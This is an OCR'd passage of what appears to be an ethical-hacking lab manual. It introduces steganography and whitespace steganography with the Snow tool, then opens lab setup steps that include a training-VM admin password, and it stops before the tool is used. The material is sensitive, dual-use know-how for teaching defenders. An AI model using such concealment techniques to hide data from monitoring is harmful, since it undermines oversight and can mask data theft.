
These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial “needle” in the World Wide Web haystack.

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message’s existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.


Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used. Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

Here, we will hide data using the Whitespace steganography tool Snow.


1. ☐ Click Windows 10 to switch to the **Windows 10** machine.
2. ☐ Click Ctrl+Alt+Delete to activate the machine, by default, **Admin** user profile is selected, click Pa$$w0rd to paste the password in the Password field and press **Enter** to login.


Admin
Admin
Jason

3. Navigate to **D:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.

